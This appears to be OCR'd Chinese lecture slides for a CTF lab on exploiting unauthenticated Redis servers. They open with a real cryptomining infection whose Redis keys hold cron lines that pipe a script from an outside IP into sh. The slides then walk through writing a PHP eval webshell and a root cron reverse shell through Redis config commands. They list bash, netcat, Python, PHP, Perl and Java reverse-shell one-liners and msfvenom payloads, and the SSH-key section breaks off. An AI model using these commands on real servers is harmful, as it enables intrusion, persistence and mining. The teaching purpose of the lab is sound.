Redis未授权访问漏洞

无涯老师

CTF - web - Redis未授权访问利用

6379端口

[Redis]UNACC

100

https://github.com/vulhub/vulhub/blob/master/redis/4-unacc

靶机信息

剩余时间: 10747s

node4.buuoj.cn:26879

销毁靶机 靶机续期

Redis未授权访问漏洞

1、Redis服务器被挖矿案例
2、Redis常见用途
3、Redis环境安装
4、Redis持久化机制
5、Redis动态修改配置
6、webshell提权
7、定时任务+反弹连接提权
8、SSH key免密登录
9、Redis加固方案

01 Redis服务器被挖矿案例


阿里云ECS

myaliyun 已停止

实例ID	i-wz9[illegible]	远程连接	地域	华南1（深圳）	
公网IP	[illegible]	转换为弹性公网IP	所在可用区	深圳 可用区C	
安全组	sg-wz9c3d[illegible]2quj	加入安全组	主机名	myhost	修改实例主机名
标签	-	编辑标签	创建时间	2018年9月6日20:56:00	
描述	-	修改实例描述	到期时间	2021年9月6日23:59:59 到期	续费
CPU&内存	2核 4 GiB		云盘	1	重新初始化云盘
操作系统	CentOS 7.4 64位	更换操作系统	快照	0	
实例规格	ecs.t5-c1m2.large(性能约束实例)	升降配	镜像ID	centos_7_04_64_20G_alibase_2017010...	创建自定义镜像
实例规格族	ecs.t5		当前使用带宽	1Mbps	变更带宽

外网Redis配置

1、protected-mode no
2、# bind 127.0.0.1
3、开放端口 6379 →



阿里云警告


ECS服务器管理重要通知


2021-5-19

尊敬的 ，您的云服务器（120. .230）由于被检测到对外攻击，已阻断该服务器对其它服务器端口（TCP:6379）的访问，阻断预计将在2021-05-19 16:55:06时间内结束，请及时进行安全自查。若有疑问，请工单或电话联系阿里云售后。

感谢您对阿里云的支持。

6379
端口





Redis数据

```
127.0.0.1:6379> keys *
1) "backup2"
2) "backup1"
3) "backup3"
4) "backup4"
```

```
127.0.0.1:6379> get backup1
"\n\n\n*/2 * * * * root cd1 -fsSL http://199.19.226.117/b2f628/b.sh | sh\n\n"
127.0.0.1:6379> get backup2
"\n\n\n*/3 * * * * root wget -q -O- http://199.19.226.117/b2f628/b.sh | sh\n\n"
127.0.0.1:6379> get backup3
"\n\n\n*/4 * * * * root curl -fsSL http://199.19.226.117/b2f628fff19fda99999999
127.0.0.1:6379> get backup4
"\n\n\n*/5 * * * * root wd1 -q -O- http://199.19.226.117/b2f628fff19fda99999999
```


恶意代码做了什么?

1）拿到服务器root权限
2）替换一些命令，删除一些文件
3）扫描端口，干掉其他挖矿程序
4）下载恶意脚本执行
5）生成SSH文件，实现免密登录


02 Redis常见用途

Redis - antirez

Remote Dictionary Service



Redis常用数据类型



value的数据类型：

String：字符和整型

Hash：哈希表

List：有序数组

Set：无序集合

ZSet：有序集合

Redis常见用途

- 缓存
- 分布式session、分布式锁、分布式全局ID
- 计数器、限流
- 列表
- 抽奖
- 标签
- 排行榜
- ……

Redis为什么这么流行?

1、数据类型丰富，应用场景广泛
2、纯内存的数据结构，读写速度快
3、功能特性丰富（持久化、事务、pipeline、多语言支持、集群分布式）

03 Redis环境安装

环境准备


版本：redis-6.2.3

靶机　IP 66　安装Redis服务器（肉鸡）
控制机 IP 44　安装Redis客户端（黑客）

Redis服务端配置

1、关闭保护模式 protected-mode
2、取消IP绑定 bind
3、开放6379端口，或者关闭防火墙
4、不需要密码（默认） requirepass
（*靶机的Redis服务端是root用户安装的）

可以执行任意Redis命令的危害



04 Redis持久化机制

Redis如何保证数据不丢失?

内存的数据如何可靠存储?
重启以后如何恢复?

服务崩了

Redis持久化

RDB Redis DataBase （默认）
AOF Append Only File

配置:
1、save 3600 1 #自动触发规则
2、dbfilename dump.rdb #文件名
3、dir ./ #存储路径

手动触发保存命令：save / bgsave

05 Redis动态修改配置

动态修改配置

config set：动态修改配置，重启以后失效

```
config set dir /www/admin/localhost_80/wwwroot
config set dbfilename redis.php
```

利用Redis实现攻击，怎么做到的?

1、webshell提权案例
2、定时任务shell反弹案例
3、SSH Key getshell案例

06 webshell提权

PHP文件内容

```
set x "<?php @eval($_POST[wuya]); ?>"
```

$_POST 从HTTP Post请求或参数wuya的值
eval 执行命令（包括操作系统命令）
@ 忽略错误

Redis webshell提权

```
redis-cli -h 192.168.142.66 -p 6379
config set dir /www/admin/localhost_80/wwwroot
config set dbfilename redis.php
set x "<?php @eval($_POST[wuya]); ?>"
save
```

07 反弹连接


问题

如果没有监听80端口的HTTP Server
或者找不到网站根路径呢?


为什么要用反弹连接?

1、内网，私有IP
2、IP动态变化
3、6379端口不允许入方向
4、一句话木马被杀软删除

反弹连接 Reverse TCP



我看你这是想造反



反弹连接的实现

1、控制机怎么监听一个端口？
2、靶机怎么连接到控制机的端口？

常见监听端口的方式（攻击机执行）

类型	命令
netcat	nc -lvp 7777　　(-nlvp lvvp)
msf	msfconsole use exploit/multi/handler set payload php/meterpreter/reverse_tcp set lhost 192.168.142.141 set lport 7777 run
socat	socat TCP-LISTEN:7777 -　　(kali)

常见建立反弹连接的方式（靶机执行）1/3

类型	命令
Linux bash	bash -i >& /dev/tcp/192.168.142.44/7777 0>&1
netcat	nc -e /bin/bash 192.168.142.44 7777
Python	python -c "import os,socket,subprocess;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(('192.168.142.44',7777));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(['/bin/bash','-i']);"

看机器有什么环境
通过命令直接连接，或者访问代码文件

防火墙

CentOS

systemctl status firewalld
systemctl start firewalld
firewall-cmd --zone=public --add-port=7777/tcp --permanent
firewall-cmd --reload
systemctl stop firewalld

常见建立反弹连接的方式（靶机执行）2/3

类型	命令
PHP	php -r 'exec("/bin/bash -i >& /dev/tcp/192.168.142.44 7777");' php -r '$sock=fsockopen("192.168.142.44",7777);exec("/bin/bash -i <&3 >&3 2>&3");'
Java	r = Runtime.getRuntime() p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/192.168.142.44/7777;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[]) p.waitFor()
perl	perl -e 'use Socket;$i="192.168.142.44";$p=7777;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
	C、Lua、Ruby……

常见建立反弹连接的方式（靶机执行）3/3

类型	命令
msf-PHP	msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.142.141 lport=7777 -o shell.php 案例：vulnhub-prime1
msf-Java	msfvenom -p java/meterpreter/reverse_tcp lhost=192.168.142.141 lport=7777 -f war -o shell.war 案例：vulnhub-breach1 msfvenom -p java/meterpreter/reverse_tcp lhost=192.168.142.141 lport=7777 -f jar -o shell.jar
msf-exe	msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.142.141 lport=7777 -i 5 -f exe -o test.exe

*配合msf监听模块使用

bash反弹连接

```
bash -i >& /dev/tcp/192.168.142.44/7777 0>&1
```

Linux文件描述符

标准输入 (stdin)：代码为 0，使用 < 或 <<；

标准输出 (stdout)：代码为 1，使用 > 或 >>；

标准错误输出(stderr)：代码为 2，使用 2> 或 2>>

例：
netstat -an|grep 3306 >out.txt // 输出到文件
find / -name "test.py" 2>/dev/null // 过滤报错
案例：vulnhub-dc9

命令含义

打开一个交互式的bash终端

```
bash -i >& /dev/tcp/192.168.1.44/7777 0>&1
```


与远程机器建立一个socket连接

将标准错误输出合并到标准输出中

将标准输入重定向到标准输出中

总结

流程
1、监听端口
2、执行命令，或者上传payload访问，建立连接

怎么上传?
1、文件上传漏洞
2、写入文件：MySQL、Redis、CMS
3、文本编辑命令：tee (vulnhub-breach) 、test.py (vulnhub-DC9)

怎么执行?
访问或者定时任务自动触发

08 Redis写入反弹连接任务

定时任务

用途?
cron表达式

Linux crontab

命令	操作
crontab -u root -r	删除某个用户的任务
crontab -u root time.cron	把文件添加到某个用户的任务
crontab -u root -l	列举某个用户的任务
crontab -u root -e	编辑某个用户的任务

cron文件存储路径

路径	内容
/var/spool/cron	这个文件负责安排由系统管理员制定的维护系统以及其他任务的crontab
/etc/crontab	放的是对应周期的任务 dalily、hourly 、 monthly、 weekly

Redis写入定时任务（反弹shell）

```
set x "\n* * * * * bash -i >& /dev/tcp/192.168.1.44/7777 0>&1\n"
config set dir /var/spool/cron/
config set dbfilename root
save
```

09 SSH key免密登录

非对称加密

密钥拼音：

来自百度汉语

[mì yuè]

密钥 - 百度汉语

释义：（口语中多读mì yào ）密钥是一种参数，它是在明文转换为密文或将密文转换为明文的算法中输入的参数。不像有的加密技术中采用相同的密钥加密、... 显示全部

用公钥加密的密文，只有匹配的私钥才能够解密出来。

